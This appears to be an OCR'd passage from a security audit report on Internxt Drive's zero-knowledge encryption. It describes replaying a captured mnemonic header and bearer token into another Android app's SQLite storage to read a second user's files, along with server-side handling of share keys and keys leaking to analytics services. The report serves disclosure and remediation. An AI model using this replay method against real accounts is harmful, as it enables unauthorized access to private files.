
**Request #2** – any request containing `internxt-mnemonic` header:

```
GET /api/user/refresh HTTP/1.1
Host: drive.internxt.com
internxt-client: drive-mobile
Connection: close
internxt-mnemonic: shallow hope […] frown slot
internxt-version: 1.5.15
Accept: application/json, text/plain, */*
Accept-Language: pl-pl
Authorization: Bearer eyJhb[…]WfUI
Accept-Encoding: gzip, deflate
User-Agent: Internxt/15 CFNetwork/1240.0.4 Darwin/20.5.0
```

3) Pentester logged in as the dt1+intx20@securitum.pl using the application for Android system.
4) The state of the dt1+intx20 user's application was changed using the data obtained from the observed requests (step 2). The state was changed by modifying the SQLite database located at `/data/data/com.internxt.cloud/databases/RKStorage`. Records from `catalystLocalStorage` table were modified:



5) The application for Android system was restarted, and access to dt1+intx21 user's files were obtained:




Decrypted passwords.txt file:


### Case 2:

It was also noticed that the `mnemonic` value is generated on the server. The following request was observed during the registration:

```
GET /api/bits HTTP/1.1
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 08 Sep 2022 14:06:29 GMT
[…]
```

```
{"bits":"5361[…]9a0a"}
```

Case 3:

It was found that when the user shares the folder, the encryption key seed (`mnemonic` value) is stored on the server. This value is encrypted using the `code` value. However, the `code` value is shared with other users having access to the share link, and it is sent back to the server when the share link is used. As a result, there is a moment when all data needed to decrypt all user's files are processed on the server-side.

Code from drive-server-master\src\app\services\share.js (decrypted `mnemonic` value is used to generate the keys that can be used to decrypt any user's file):

```
[…]
  const getSharedDirectoryFiles = async (directoryId, offset, limit, token, code) => {
    const share = await findShareByToken(token);

    if (!share) {
      throw Error('Token does not exist');
    }

    const { files: directoryFiles, last } = await
App.services.Folder.getDirectoryFiles(directoryId, offset, limit);

    const encryptedMnemonic = share.mnemonic.toString();
    const mnemonic = aes.decrypt(encryptedMnemonic, code);
    const network = await getNetworkHandler(mnemonic, share.user);

    const files = [];
    for (const file of directoryFiles) {
      const { index } = await network.getFileInfo(share.bucket, file.fileId);
      const fileEncryptionKey = await Environment.utils
        .generateFileKey(
          mnemonic,
          share.bucket,
          Buffer.from(index, 'hex')
        );
[…]
```

Code from drive-server-wip-master\src\modules\share\share.controller.ts:

```
  async getDownFiles(
    @UserDecorator() user: User,
    @Query() query: GetDownFilesDto,
  ) {
    const { token, folderId, code, page, perPage } = query;
    user = await this.getUserWhenPublic(user);
    const share = await this.shareUseCases.getShareByToken(token, user);
    share.decryptMnemonic(code);
    const network = await this.userUseCases.getNetworkByUserId(
      user.id,
      share.mnemonic,
    );
    const files = await this.fileUseCases.getByFolderAndUser(
      folderId,
      user.id,
      false,
      parseInt(page),
```

```
      parseInt(perPage),
    );

    for (const file of files) {
      file.encryptionKey =
        await this.fileUseCases.getEncryptionKeyFileFromShare(
          file.fileId,
          network,
          share,
          code,
        );
    }
```

It should be also noted that the code (key to decrypt mnemonic value) is sent to other services:

sentry.internxt.com:

```
POST /api/3/envelope/?sentry_key=51b6d35a8b0b4a73b918be0e851c6f07&sentry_version=7 HTTP/1.1
Host: sentry.internxt.com
[…]

{"event_id":"94e426792aaf4fa096071ca9c68aeef6","sent_at":"2022-09-
14T10:12:51.149Z","sdk":{"name":"sentry.javascript.react","version":"7.1.0"},"trace":{"trace_id":
"ba992233be3441bbbb9965736c6c507e","environment":"production","release":"drive-
web@1.1.0","transaction":"/s/folder/fc2c6e23328e7292df2a/b260[…]b51b","user":{"id":"b6fa8fc0-
af2c-4d9f-b9bd-ebcb0baa7d17"},"public_key":"51b6d35a8b0b4a73b918be0e851c6f07"}}
[…]
```

cdp.internxt.com:

```
POST /v1/page HTTP/1.1
Host: cdp.internxt.com
[…]

{"channel":"web","context":{"app":{"build":"1.0.0","name":"RudderLabs JavaScript
SDK","namespace":"com.rudderlabs.javascript","version":"2.12.2"},"traits":{"email":"dt1+intx302@s
ecuritum.pl","uuid":"b6fa8fc0-af2c-4d9f-b9bd-ebcb0baa7d17"},"library":{"name":"RudderLabs
JavaScript SDK","version":"2.12.2"},"userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36","os":{"name":"","version":""},"locale":"pl-
PL","screen":{"density":1,"width":1920,"height":1080,"innerWidth":1920,"innerHeight":969},"campai
gn":{},"page":{"path":"/s/folder/fc2c6e23328e7292df2a/b260[…]b51b","referrer":"$direct","referrin
g_domain":"",
```

sb-ssl.google.com:

```
POST /safebrowsing/clientreport/download?key=dummytoken HTTP/1.1
Host: sb-ssl.google.com
[…]

drive.internxt.com/"}
yhttps://drive.internxt.com/s/folder/fc2c6e23328e7292df2a/b260[…]b51b*
```

Case 4:

The analogous situation was identified in the code implementing the photos sharing:

Code from photos-server-master\src\api\shares\usecase.ts:

```
[…]
  async getPhotosFromShare(
    share: Share,
    mnemonicDecryptionKey: string,
  ): Promise<(Pick<Photo, 'fileId' | 'name' | 'size' | 'type'> & { decryptionKey: string })[]> {
    const mnemonic = aes.decrypt(share.encryptedMnemonic, mnemonicDecryptionKey);
    const photos = [];
    for (const photoId of share.photoIds) {
      const photo = await this.photosRepository.getById(photoId);
      const file = await Environment.getFileInfo(process.env.NETWORK_URL!, share.bucket,
photo!.fileId, share.token);
      const decryptionKey = (
        await Environment.utils.generateFileKey(mnemonic, share.bucket, Buffer.from(file.index,
'hex'))
      ).toString('hex');

      const { fileId, name, size, type } = photo!;
      photos.push({ fileId, name, size, type, decryptionKey });
    }
    return photos;
  }
[…]
```

## LOCATION

Zero-knowledge encryption policy.

## RECOMMENDATION

Data needed to decrypt user's files (plaintext `mnemonic` value) should be processed only on the client-side code.